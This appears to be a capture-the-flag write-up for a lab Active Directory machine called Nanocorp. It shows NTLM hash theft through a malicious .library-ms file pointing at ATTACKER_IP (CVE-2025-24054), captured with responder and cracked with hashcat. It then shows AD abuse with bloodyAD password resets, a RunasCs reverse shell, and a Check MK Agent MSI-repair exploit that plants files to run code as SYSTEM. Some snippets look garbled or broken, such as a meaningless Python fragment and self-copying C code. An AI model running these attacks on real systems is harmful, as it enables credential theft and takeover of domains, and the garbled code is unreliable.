Nanocorp
Nanocorp is a Hard difficulty Active Directory machine that exploits CVE-2025-24054 to extract NTLM hashes via malicious .library-ms files. After gaining initial access and password cracking, privilege escalation is achieved through a Check MK Agent vulnerability by crafting a malicious MSI repair payload to execute code as SYSTEM.

| Release Date | Nov 08, 2025 |
| Difficulty | HARD [40 pts] |
 User Blood User Blood |
0H 6M 48S  |
 Root Blood Root Blood |
0H 39M 48S  |
| Creator |  |
| Author |  |
Recon
# Nmap 7.95 scan initiated Sat Nov  8 21:01:43 2025 as: /usr/lib/nmap/nmap --privileged -sVC -oN nmap/nmap.txt 10.10.11.93
Nmap scan report for 10.10.11.93
Host is up (0.10s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-title: Did not follow redirect to https://nanocorp.htb/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-09 02:02:22Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5986/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.nanocorp.htb
| Subject Alternative Name: DNS:dc01.nanocorp.htb
| Not valid before: 2025-04-06T22:58:43
|_Not valid after:  2026-04-06T23:18:43
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: Not Found
Service Info: Hosts: nanocorp.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m58s
| smb2-time:
|   date: 2025-11-09T02:02:40
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov  8 21:03:23 2025 -- 1 IP address (1 host up) scanned in 100.04 seconds
Initial access
vulnerability in Windows Explorer that leaks NTLMV2-SSp when a malicious .library-ms file is extracted from a ZIP archive. This vulnerability was classified with the CVE ID, CVE-2025-24054 and was exploited in all the latest Windows versions. This vulnerability is triggered when a user extracts a ZIP archive containing a malicious .library-ms file. This event will trigger Windows Explorer to initiate an SMB authentication request to a remote server and, as a result, it leaks the user’s NTLM hash without any user interaction.
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="<https://schemas.microsoft.com/windows/2009/library>">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\\\ATTACKER_IP\\SHARE_NAME</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
#!/usr/bin/python

import system
print(system.os(id))
we compress cv.library-ms to zip file

sudo responder -I tun0

crack NTLMv2 with hashcat -m 5600 password:dksehdgh712!@#
User Flag


bloodyAD --host "10.10.11.93" -d "nanocorp.htb" -u "web_svc" -p 'dksehdgh712!@#' add groupMember "IT_SUPPORT" "WEB_SVC"

bloodyAD --host 10.10.11.93 -d nanocorp.htb -u web_svc -p 'dksehdgh712!@#' set password monitoring_svc 'Password123!'

KRB5CCNAME=MONITORING_SVC.ccache python3 winrmexec.py -ssl -port 5986 -k -no-pass -spn HOST/dc01.nanocorp.htb nanocorp.htb
Privilege Escalation
checking for installed software

we identify none standard software checkmk, lets check for installers C:\Windows\Installer

we run the code to get msi metadata objects
$msi = New-Object -ComObject WindowsInstaller.Installer
$db  = $msi.OpenDatabase("C:\Windows\Installer\1e6f2.msi", 0)

$view = $db.OpenView("SELECT Property, Value FROM Property")
$view.Execute()

while ($record = $view.Fetch()) {
    "$($record.StringData(1)) = $($record.StringData(2))"
}

$view.Close()

we see ProductName = Check MK Agent 2.1 and ProductVersion = 2.1.0.50010
checkmk-agent local-privilege POC
antivirus is enabled in the system so we craft own payload
#include <windows.h>
#include <stdio.h>
#include <string.h>

int main() {
    char buffer[4096];
    size_t bytesRead;

    // Create the output directory
    CreateDirectoryA("C:\\PATH", NULL);

    // Open the output file
    FILE *out = fopen("C:\\PATH\\TO\\FILE.TXT", "w");
    if (!out) {
        printf("ERROR: Unable to write to C:\\PATH\\TO\\FILE.TXT\n");
        return 1;
    }

    FILE *in = fopen("C:\\PATH\\TO\\FILE.TXT", "r");
    if (in) {
        while ((bytesRead = fread(buffer, 1, sizeof(buffer) - 1, in)) > 0) {
            buffer[bytesRead] = '\0';
            fprintf(out, "%s", buffer);
        }
        fclose(in);
    }

    fclose(out);
    return 0;
}
# compile the code
x86_64-w64-mingw32-g++ main.c -o main.exe -static

upload the exe and RunasCs.exe to system
# we get shell from use web_svc
.\RunasCs.exe <Username> <PASSWORD> powershell.exe -r IP:PORT
# check process ID
Get-Process | Where-Object {$_.Name -match "check_mk_agent"}

# then we run a repair

msiexec /fa C:\Windows\Installer\1e6f2.msi

we see the process id is changing between 1000 and 10000
# execute code on monitoring_svc
1000..10000 | foreach {
    copy C:\Users\attacker\Desktop\mal.exe C:\Windows\Temp\cmk_all_${_}_1.cmd;
    Set-ItemProperty -path C:\Windows\Temp\cmk_all_${_}_1.cmd -name IsReadOnly -value $true -ErrorAction SilentlyContinue;
}

On web_svc
msiexec /fa C:\Windows\Installer\1e6f2.msi
Root Flag